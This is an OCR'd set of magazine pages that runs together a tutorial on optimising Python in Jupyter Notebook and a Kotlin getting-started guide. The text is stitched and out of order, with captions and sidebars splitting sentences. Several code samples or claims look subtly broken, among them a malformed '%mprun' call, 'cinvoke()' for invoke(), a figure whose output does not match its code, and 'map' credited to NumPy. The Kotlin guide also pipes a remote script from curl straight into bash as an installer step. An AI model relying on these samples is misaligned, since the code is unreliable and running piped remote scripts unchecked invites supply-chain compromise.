
This will install the latest version of Jupyter and its dependencies into the user site library on your system.

Starting Jupyter

There are a lot of options available when you run Jupyter. To get the most out of it, you may want to dig into the details. You can see all of the options available with the following command:

```
jupyter notebook --help-all | less
```

You will see several pages worth of options available



Above Jupyter Notebooks have become an extremely popular way of using Python

that will give you control over almost every aspect of the Jupyter server process. For the rest of this article, we'll assume that you're running Jupyter on the same machine on which you're running your browser. With this in mind, you can start Jupyter with the following options:

```
jupyter notebook --no-browser
```

For the majority of cases, this will work fine. However, there are options that you can use to help fine-tune the server if you find that you aren't getting the performance you need. For example, the option `--NotebookApp.iopub_data_rate_limit=<Float>` lets you set the maximum output stream data-rate. There are also options that allow you to change the class that is used to pickle objects in the backend. This level of tuning requires quite a bit of experimentation, however, in order to find the parameters that work best in your particular case. Once you have started Jupyter, you will be given a link in the console which includes a token. This token is one level of security to make it a bit harder for just anyone to connect to your Jupyter server. You can copy and paste this URL into your browser to start using Jupyter.


> "Along with keyboard shortcuts, Jupyter Notebook inherits the 'magic commands' from the underlying IPython engine"

Jupyter shortcuts

Now that Jupyter is running, how can you make the best use of your time? The first shortcut to know is **Ctrl+Shift+P**. This pulls up the command palette, which includes all the commands available within the Jupyter Notebook. This is a good place to start if you have an idea of what you want to do but don't remember the exact command relevant to it.

Within the Notebook, there's a command mode and an edit mode; press **Esc** to enter command mode. Here, you can navigate around your Notebook using the arrow keys, as well as create new cells, change the cell type or delete cells. From within edit mode – which you start by pressing Return – you can interact with the code that you are writing. **Shift+Tab** pops up a display with the docstring information for the last object you typed in the code cell. Repeating this keyboard shortcut cycles through different displays of this documentation. You can split the code cell you are in with the shortcut **Ctrl+Shift+-** (the minus sign) at the location of the cursor. Or you can merge multiple cells together again with the shortcut **Shift+M**.

Along with these keyboard shortcuts, Jupyter Notebook inherits the 'magic commands' from the underlying IPython engine. These magic commands are powerful tools that allow you to develop your code even more efficiently. They are keywords that begin with a percent character. You can get a full listing of those available in your version of Jupyter and IPython with the magic command `%lsmagic`. You'll see that these magic commands are divided into two groups. Those that begin with a single `%` apply to a single line of Python, whereas those that begin with `%%` apply to an entire cell of Python code. We'll be looking at several of these later in this article to help optimise code.



Above The `%%timeit` and `%timeit` magic commands run your code several times to try to get an average run time per execution

Run benchmarks

As with all optimisation tasks, the very first step needs to be some form of benchmarking. This is because humans are amazingly bad at deciding what parts of code actually need to be optimised. You should start by checking to see what objects exist within the current IPython session. The magic command `%who` gives you a list of everything that had been created; you can dive into the details of these objects by using the `%pinfo` magic command. This will pop up a new window with details about the size and type of the object in question.

More interesting are the magic commands around timing how long your code takes. This really is the focus of most people when we talk about optimising code. You can use the `%time` and `%timeit` commands to time how long it takes to execute a single line of Python code. The first command gives you a very basic display of the time used, whereas `%timeit` gives you control over extra parameters such as how many times to repeat the code. For example, timing the Savage benchmark on my system gives the following result:

```
from math import *
%timeit tan(atan(exp(log(sqrt(1*1)))))
1.26 µs ± 3.45 ns per loop (mean ± std.
dev. of 7 runs, 1000000 loops each)
```

This is pretty rare in everyday usage, however; more likely, you will have a whole chunk of code that needs to be timed. In these cases, the code in question should be

Cython for more speed

If you need even more speed, you can use Cython from within Jupyter Notebook. Assuming it is installed, you can load it with the command `%load_ext cython`. You then get new magic commands, `%%cython`, `%%cython_inline` and `%%cython_pyximport` to help speed up your Notebooks.

placed in a single cell. You can then use the `%%timeit` magic command to get an idea of how the entire chunk of code behaves.

While this may be fine to get a broad idea of the time being spent in some piece of code, you may need to break this down even further. Luckily, there is a profiler available through the magic command `%prun`. Wrapping the above Savage benchmark within a function definition, the following command looks at what are the most expensive parts:

```
%prun my_func(100)
```

This command returns a breakdown of how much time was spent in each section of the given function. The first few lines of this example look like those shown in **Figure 1** below. If you need even more detail, you can install the line_profiler module and use that in your Jupyter Notebook.

Sometimes, though, the problem you're trying to solve is the irksome one of running out of available memory when your code executes. To help with this, there is a memory profiler module that you can load and use in your Notebook. If you don't already have it installed, you can install it directly from your Notebook with:

```
! pip install --user memory_profiler
```

Once it is installed, you can load it with the command:

```
%load_ext memory_profiler
```


You can then run it on your code with the command:

```
%mprun -f large_mem_func()
```

This command traces through the given function and tracks how much memory is being used after each line is executed; see **Figure 2** for an example of its output. Using this, you can identify which lines are causing the largest increments and see what you can do to better handle memory usage.

Below The magic command %prun lets you see how much time is being spent in each function call. You can even go down to line level with the line_profiler module

Figure 1


jupyter Untitled1 (unsaved changes)
Logout
File Edit View Insert Cell Kernel Widgets Help
Trusted
Python 3
Run
Code
Profiling a function call
In [8]: %prun my_func(1000)
5004 function calls in 0.019 seconds
Ordered by: internal time
ncalls tottime percall cumtime percall filename:lineno(function)
1 0.009 0.009 0.018 0.018 <ipython-input-7-a5bbc1c33a5c>:1(my_func)
1000 0.002 0.000 0.002 0.000 {built-in method math.atan}
1000 0.002 0.000 0.002 0.000 {built-in method math.log}
1000 0.002 0.000 0.002 0.000 {built-in method math.tan}
1000 0.002 0.000 0.002 0.000 {built-in method math.exp}
1000 0.002 0.000 0.002 0.000 {built-in method math.sqrt}

Change your kernel

Sometimes you may need to move outside of Python. Jupyter is designed to be able to use multiple kernels in the backend; the IPython kernel is simply the default. You can also use an R kernel, or a Julia kernel, instead. This way, you can use modules and libraries from these other languages to get your work done.

Now that you know what code needs to be worked on, what are the first things you should look at? Unless you learned Python as your first language, from someone who is already a great Pythonista, you will have some inherited thought processes and techniques from other languages that are not appropriate to be used in Python.

Being more Pythonic

Incidentally, this latter definition includes myself, so please do not take anything I suggest as gospel without first making sure that it makes sense in your own situation. In this section, we'll look at some areas

> "Sometimes, the problem you're trying to solve is the irksome one of running out of available memory when your code executes"

where you get some benefit from making your code more Pythonic.

As our first example, let's look at a scenario in which you may need to create some initial dataset as part of a calculation. In many physics problems, for instance, you might need to create an initial list of zeroes as your starting point. If you come with some baggage from other programming languages, you may think the following is a good way to go about this:

```
a = []
for i in range(10000):
    a.append(0)
```

This certainly appears fine at first blush. But a more Pythonic way of achieving the same result is with the code, below:

```
a = [0] * 10000
```

Not only is this shorter and clearer, but timing it with the `%timeit` magic command also shows that it is over ten times faster.

A second example would be when you want to concatenate strings to make a larger string object. Assuming that you have a large list of letters, you could concatenate them with the code below:

```
s = ''
for lett in letters:
    s += lett
```

Again, looking at the way Python interprets the concatenation operation, this is actually fairly expensive. The code below is again shorter and faster:

```
s = ''.join(letters)
```

Running `%timeit` shows that the second version is 5-6 times faster.

The last example is when you are searching to see if some value exists within a collection. If you have a list, you can search it with:

```
'p' in letters
```

On the other hand, you could convert the list to a set and do the same thing:

```
letter_set = set(letters)
'p' in letter_set
```

The version using the set is about five times faster than the list version. This is because of the underlying data types of the two options. In the list example, Python needs to actually do a comparison for each value in the list. With the set, a hash is created and that is compared. This second method is much faster.

Use NumPy

While you should write your code in as Pythonic a way as possible, sometimes this still results in a program running just too slowly. An artifact of having everything existing as an object, with polymorphic functions and operators, is that Python spends a lot of overhead time checking objects to see what version of a function or operator to use. For repetitive tasks, this can eat up a large chunk of your time.

If your code runs into this type of issue, the solution is to actually remove it completely by getting rid of some of the features of the Python language. This is what happens when you use the NumPy module. If it isn't already installed, you will want to install the NumPy module with the command, below:


```
pip install --user numpy
```

You can then import it and use it. A simple example is scaling a vector of numbers. Without NumPy, you may use something like the following:

```
a = range(10000000)
r = []
for i in a:
    r.append(a[i]*2)
```

> "An artifact of Python is that it spends a lot of overhead time checking objects to see what version of a function to use"

Figure 2


jupyter Untitled1 (unsaved changes)
Logout
File Edit View Insert Cell Kernel Widgets Help
Trusted
Python 3
Run
Code
append_if_not_exists(arr, x)
Writing pythoncode.py
In [17]: from pythoncode import some_useless_slow_function, append_if_not_exists
In [18]: %mprun -f append_if_not_exists some_useless_slow_function()
Filename: /home/jbernard/pythoncode.py
Line # Mem usage Increment Line Contents
2 103.8 MiB 103.8 MiB def append_if_not_exists(arr, x):
3 103.8 MiB 0.0 MiB if x not in arr:
4 103.8 MiB 0.0 MiB arr.append(x)

Above If memory usage is your problem area, you can dig into the details with the memory_profiler module and the associated `%mprun` magic command

Using NumPy simplifies this to the following:

```
b = numpy.arange(10000000)
s = b*2
```

Again, not only is the NumPy version much shorter and clearer, but it is five to ten times faster than the pure Python version. Why? Well, in Python, a list could contain any data type. This means that the Python interpreter needs to check every element to be sure that the operation being applied is allowed.

When you move to NumPy, arrays are like lists that are only allowed to contain elements of a single data type. This way, Python only needs to check whether an operation is allowed just once, which saves a lot of overhead. In addition, several complicated functions are moved out to external C libraries. This way, functions such as inverting matrices or solving systems of equations can be processed by highly tuned C code which exist as part of NumPy. As another example of how NumPy can speed things up, imagine you have some other function that needs to be applied to a series of data elements. In this case you can use the `map` function to get a speed increase. For example, you can calculate the tangent of an entire list of numbers with:

```
result = map(tan, a)
```

This, again, is quite a bit faster than trying to do the same thing by iterating over the list.

Where next?

As you can see, the reputation that Python has of being slow is often undeserved; many programs are slow because Python is not being used in a Pythonic way. Writing your code so that it uses the best idioms for Python almost always improves the speed by quite a bit.

Even when this doesn't give you enough of a speed-up, you can use extra modules, such as NumPy, to bypass features in Python that are too costly. Indeed, this article is only a starting point for how much you can get done within Jupyter Notebooks.

John Gowers


John is a university tutor in Programming and Computer Science. He likes to install Linux on every device he can get his hands on and has extensive programming experience.

Resources

- **Kotlin compiler** Installation instructions in the article
- **A Java IDE, such as Eclipse or IntelliJ** (optional)

Kotlin: Get started guide

Learn more about this popular, versatile language that can be used with Android and the JVM



Above IntelliJ IDEA has built-in support for Kotlin, and can automatically convert Java code when we paste it into a Kotlin buffer

If there's one thing that can be said about the Kotlin language, it's that programmers love to use it; in fact, it came second only to Rust as the most loved language in the recent Stack Overflow Developer Survey. Unveiled in St Petersburg in 2011, Kotlin was intended from the start to get around several of the problems present in Java, which is still the dominant language for enterprise programming. Indeed, Kotlin provides a number of constructs that are far more concise and elegant than their Java counterparts.

Unlike some other langauges, however, Kotlin does not seek to replace Java immediately. Instead, there's a strong focus in the community on interoperability with existing Java code: Kotlin compiles to `.class` files that can be run on the JVM, and it's trivial to call Java code from inside Kotlin (and vice versa). Perhaps most excitingly, Android now provides first-class support for Kotlin, and it's already being hailed as an ideal language for the job, making some of the notoriously fiendish Android APIs easier to use through its language features.

Kotlin is a young language, and there's no telling how far it will go in industry. For existing Java programmers, however, it is very easy to pick up and there are numerous resources available to help you learn. So what are you waiting for?

We'll outline three possible ways to install Kotlin on your system, and get started writing programs. Our aim will be to compile the 'Hello world' program shown in **Figure 1**.

1. Install through your IDE

Perhaps the easiest installation method is through your IDE. We'll give instructions for Eclipse, but you can find instructions for IntelliJ online. In fact, if you have a recent version of IntelliJ IDEA, Kotlin is probably already installed! IntelliJ is made by JetBrains, which is also the company behind Kotlin, so we recommend using IntelliJ if you have the chance.

In Eclipse, navigate to the Eclipse Marketplace (Help > Eclipse Marketplace...). Search for 'Kotlin' in the search bar, and the Kotlin plug-in should appear. Navigate through the wizard to install the plug-in.

Once the plugin has installed and you've restarted Eclipse, you are ready to begin writing code. Navigate to File > New > Project... and select Kotlin > Kotlin Project to create a project for your Kotlin code. Then, from this project, you can navigate to File > New > Other... and select Kotlin > Kotlin File to create a new Kotlin file. Call the file `Hello.kt`, and copy the code from **Figure 1** into it. Now if you do Run > Run, or click the Run button as in **Figure 2**, you should get the desired output.

```
Hello, world!
```

A big advantage of using the Eclipse IDE for your Kotlin code is that it makes it very easy to mix Kotlin and Java code together.

2. Download the command-line compiler

If you don't want to use an IDE, you can download the command-line Kotlin compiler directly. First, check your distribution's package manager to see whether there's a Kotlin package that you can install. This is the best approach, because it means that your package manager will take care of updates.

If there is no dedicated Kotlin package available, you can use the third-party package manager SDKMAN!. You can install SDKMAN! on your system with the following:

```
$ curl -s https://get.sdkman.io | bash
```

Then you can install the Kotlin development environment as follows:

```
$ sdk install kotlin
```

Lastly, if you really want to install Kotlin manually, you can get the code from **https://github.com/JetBrains/kotlin/releases/** and then follow the instructions given in the file `README.md` to build and install the code.

However you install Kotlin, you should end up with executables `kotlinc` and `kotlin` on your system. You can check they are there by running the following commands:

```
$ kotlinc -version
$ kotlin -version
```

Now we should try to create a Kotlin program. Create a file called `Hello.kt` and copy the code from **Figure 1** into it. Then we can compile and run this code as follows:

```
$ kotlinc Hello.kt
$ kotlin HelloKt
Hello, world!
```

Alternatively, if we don't want to use the executable `kotlin` to run our code, and instead want to compile something that we can pass to the JVM, we can compile our code as follows to create a `.jar` file:

```
$ kotlinc Hello.kt -include-runtime -d Hello.jar
$ java -jar Hello.jar
Hello, world!
```

3. Install using the Kotlin Snap-in

Assuming you have **snap** installed, you can run the following command to install Kotlin on your system:

```
$ sudo snap install --classic kotlin
```

You can then follow the instructions in the previous section to compile and run your code. Another good option, if you want to try Kotlin out without having to install anything on your system, is to visit **https://try.kotlinlang.org**, where you'll find an online Kotlin interpreter that you can use to try out some of the examples in this article.

The page also includes a number of useful examples and exercises; I strongly recommend working your way through the 'Kotlin Koans', as they will introduce you to a number of key concepts at the same time as letting you try out writing Kotlin code yourself.

Figure 1

```
fun main(args: Array<String>) {
println("Hello, world!")
}
```

Left Kotlin's 'Hello world' program is more succinct than Java's, partly because Kotlin functions do not have to be members of a class

Classes and properties in Kotlin

Unlike Java, Kotlin does not require that every function be a member of some class; as in C++, (static) functions are allowed to live outside classes. Nevertheless, classes are an important building block of Kotlin programs. We can declare simple classes using the `class` keyword:

> "IntelliJ is made by JetBrains, which is also the company behind Kotlin, so we recommend using IntelliJ if you have the chance"

```
class Greeting() {
   fun greet() {
      println("Hello, world!")
   }
}
```

The keyword `fun` is short for 'function', and we use it whenever we define a function in Kotlin. We define member functions by putting their declarations inside the declaration of the class, as above.

Notice that the first line of the class declaration doubles up as its constructor. Here, the constructor of the `Greeting` class does not take in any parameters, and we can create a new instance of the class by calling `Greeting()`. Let's add a main function so that we can run the program:

```
fun main(args: Array<String>) {
   Greeting().greet()
}
```

You should put this function outside the declaration of the `Greeting` class. We can compile and run this with:

```
$ java Greeting
Hello, world!
```

Use class properties

Rather than printing out the same greeting each and every time, we might want to pass in a value to the constructor of the `Greeting` class. We can do this in the following way:

```
class Greeting(val greeting: String) {
    fun greet() {
        println(greeting)
    }
}
```



Navigate Search Project Run Window Help
Run FunctionsLkt
fun doSomethingStrange(f: (Int) -> Int, g: () -> Unit) {
val f2 = f(2)
println("The function applied to 2 is $f2.")
g()
}
fun square(x: Int): Int = x * x
fun applyTwice(x: Int, f: (Int) -> Int): Int = f(f(x))
fun Int.cube() = this * this * this
val isCapital: Char.() -> Boolean = { this in 'A'..'Z' }
fun main(args: Array<String>) {
println(3.cube())
}

Figure 2

Right Using an IDE is a great way to develop in Kotlin, as it makes it easy to mix in Java code and it makes the build process quicker

Kotlin conventions

The special functions `get()` and `set()` that we meet in this example are just one example of conventions in Kotlin. Conventions are a bit like operator overloading in C++: they assign a particular syntactic construct to a particular named function.

For example, if we write a function called `plus()` that takes in two arguments and returns a value, we can automatically write `a + b` instead of `plus(a, b)`. Other conventions are more sophisticated. For example, in C++ we can overload the operators <, >= and so on, but we have to write them individually; even if they all call a helper function, we still have to write a lot of boilerplate. In Kotlin, on the other hand, imagine a class has a method called `compareTo()` that takes in two values and indicates which is larger – that is, it returns a positive integer if the first is larger than the second, zero if they are equal, and a negative integer if the second is larger. We can then use comparison operators on objects of that class without having to write any more code.

Some Kotlin conventions are similar to things in Java: Java already uses the `Comparable` interface, for instance, but they are typically more succinct. But some of Kotlin's conventions are different from anything in Java or C++. For example, Kotlin allows objects of classes to be called as though they were functions (for example, `myObject()`) if that class provides a method `cinvoke()` that will be called when we call this object. See Figure 4 for some more examples of this.

Then when we create a `Greeting` object, we need to pass in a string to the constructor:

```
Greeting("Welcome to Kotlin!").greet()
```

In addition to member functions, a Kotlin class can have 'properties'. A property is a generalisation of the concept of a field in Java: it is a value that can be read from, and sometimes written to.

In Java, when we write a field, it is usual to declare it as `private` like this:

```
private String name
```

We then write public methods to get the value of the field:

```
public String getName() {
    return name;
}
```

and to set the value of the field:

```
public void setName(String name) {
    this.name = name;
}
```

This introduces a lot of boilerplate code. In Kotlin, by contrast, properties of a class are always visible. For example, the Kotlin version of the Java code above is much more succinct:

```
class NamedThing(_name: String) {
    var name = _name
}
```

Properties are declared using either the keyword `val` or the keyword `var`. `val` means that the property can only be read from, and not written to, while `var` means that the property can be read from and written to. Note that `val` properties can still be changed by calling their methods; they just can't be reassigned to a new object.

An even shorter version of the code above is as follows.

```
class NamedThing(var name: String) {
}
```

Here, putting `val` or `var` before the name of a parameter




Figure 3

Right The online Kotlin Koans series is a great way to get comfortable with Kotlin concepts while trying your hand at writing code

to the constructor automatically creates a new property of that name, and this is set through the constructor in this way.

That's all very well, but it is nothing that we couldn't do in Java. Indeed, Java lets us declare fields as `public`, in which case we can omit the `get` and `set` methods. The reason why this is considered bad practice is that we might want to come back later and change the way that fields are accessed or set: for example, to add some validation when we set the value of a field.

If we use `public` fields in Java, it's very difficult to change them to `private` fields with custom `get` and `set` methods later on, which is why it is discouraged. By contrast, Kotlin makes it very easy to come in later and redefine the way that a property is accessed or modified by using the `get`, `set` and `field` keywords. See **Figure 5** for an example. We can test the code in **Figure 5** using the main function and expected output seen in **Figure 6**.

Understand fields

To understand this code properly, we need to remember that *properties are not the same as fields*. A better way to think of a property is as an implementation of the interface that contains the methods `get()` and `set()`. If we don't provide implementations of these methods ourselves, Kotlin provides a default implementation as follows: it creates a 'backing field' to hold a value and then implements `get()` to return the value of that field and `set()` to modify that field.

If we provide our own versions of `get()` and `set()`, we can still refer to this 'backing field' by using the keyword `field`, as we have in **Figure 5**. This allows us to create properties that act as modified versions of basic data fields. Whenever we set the value of our field `name`, using the syntax `namedThing.name = ...`, Kotlin will automatically call the `set()` function in order to perform the assignment. Similarly, it will automatically call the `get()` function in order to get the value of the property.

Kotlin does not create fields unless it needs to, so if you implement `get()` and `set()` in a way that does not involve the `field` keyword then no field will be created.

Figure 4

Syntax	Evaluates to
`a < b`	`a.compareTo(b) < 0`
`a++`	`val a0 = a; a.inc(); return a0`
`--a`	`a.inc(); return a`
`a[i]`	`a.get(i)`
`a(i, j)`	`a.invoke(i, j)`
`a in b`	`b.contains(a)`
`a == b`	`a?.equals(b) ?: (b === null)`

Figure 5

```
var name = _name
  get() { println("What a great name!")
    return field }
  set(value: String) {
    if (value[0] in 'A'..'Z')
      field = value
    else println("Names must be
capitalized!")
  }
```

Left When we override the `get()` and `set()` functions of a property, we can change the way the property is assigned to or read from

Bottom Left Kotlin automatically converts syntax forms into specially named function calls. If we override these functions, we can change the behaviour of the syntax forms

> "Properties should be thought of not as fields, but as implementations of the get() and set() functions"

Kotlin only creates a field if the `get` or `set` function asks for it: either because the programmer has included the `field` keyword in their custom declaration, or because they have not provided a custom `get()` or `set()` method, in which case Kotlin will use the default field-based implementation as described.

All this assumes that the property has been defined using the `var` keyword. If it is a `val`, everything we have said still holds, except that there is now no `set()` method: the value that is set in the constructor is the value that the property will have forever.

Kotlin does not let you create fields directly: it can only create them automatically for use with properties. If you find that you need a Java-style field in your program, you can create an auxiliary, 'backing' property. If we do not provide our own implementations of `get()` and `set()`, this property will behave exactly like a field in Java.

Functional programming and lambdas

Kotlin encourages programmers to program in a functional style such as that of Scheme or Haskell. For example, we can write a function that takes in another function as an argument using the following syntax:

```
fun doSomethingStrange(f: (Int, Int) -> Int,
g: () -> Unit) {
    val f23 = f(2, 3)
    println("The function applied to 2 and
3 is $f23.")
    g()
}
```

Delegates

What if we want to reuse a particular `get()` or `set()` method multiple times? We could write a function and have all our `get()`s and `set()`s call it, but Kotlin is meant to help us avoid that repetition. Instead, it provides a special mechanism called a delegate. It's essentially a packaged-up `get()` (plus a `set()` if it's for `var` properties), and we can attach it to a property using the `by` keyword.

Java to Kotlin

There is a close correspondence between Java code and equivalent Kotlin code, where the Kotlin is often more concise. There are a number of tools available for converting Java code into Kotlin: for example, **https://try.kotlinlang.org** has a useful converter built in (see **Figure 7**). The IntelliJ IDE has built-in Java-to-Kotlin conversion, as does the Kotlin Eclipse plugin. In IntelliJ, you can even copy Java code and paste it into a Kotlin buffer, and it will automatically be converted.

This function takes in two functions as parameters; one, f, is a function that takes in two integers and returns an integer, while the other, g, is a function that takes in no parameters and has `Unit` return type (`Unit` is the Kotlin equivalent of Java's `void`.) `doSomethingStrange` calls f on 2 and 3 and prints out the answer, and then calls g and exits. We can test out this function with the following bit of code.

```
fun main(args: Array<String>) {
    doSomethingStrange({ m, n -> m + 500 * n
}) {
        println("Finished!")
    }
}
```

The output should look like this.

```
The function applied to 2 and 3 is 1502.
Finished!
```

This example shows how we can use Kotlin's lambda expressions to create anonymous instances of function types. The syntax of the lambda itself (that is, the code `m, n -> m + 500 * n`) is familiar from Java 8.

You might have noticed just one slightly odd bit of syntax here. In Kotlin, it is a convention that if the last argument to a function is a function type, the lambda expression fulfilling that argument can be placed outside the round brackets when we call the function, as we have done. This is optional, though; we could instead have written the following code.

```
doSomethingStrange({ m, n -> m + 500 * n },
{
    println("Finished!")
})
```

This actually connects with the way we define functions. In order to write a squaring function, we can write the function using an equals sign =:

```
fun square(x: Int): Int = x * x
```

For more complicated functions, however, the accepted style is generally to place the body of the function in curly brackets next to the function definition, so that it looks like this:

Below When we access or assign to properties, we use the normal syntax for accessing or assigning to variables. Kotlin then converts this syntax into calls to the get() and set() functions that we can redefine ourselves

Figure 6

```
fun main(args:
Array<String>) {
    val namedThing =
NamedThing("Juan")
    println(namedThing.name)
    namedThing.name = "gomes"
}
```

```
What a lovely name!
Juan
Names must be capitalized!
```

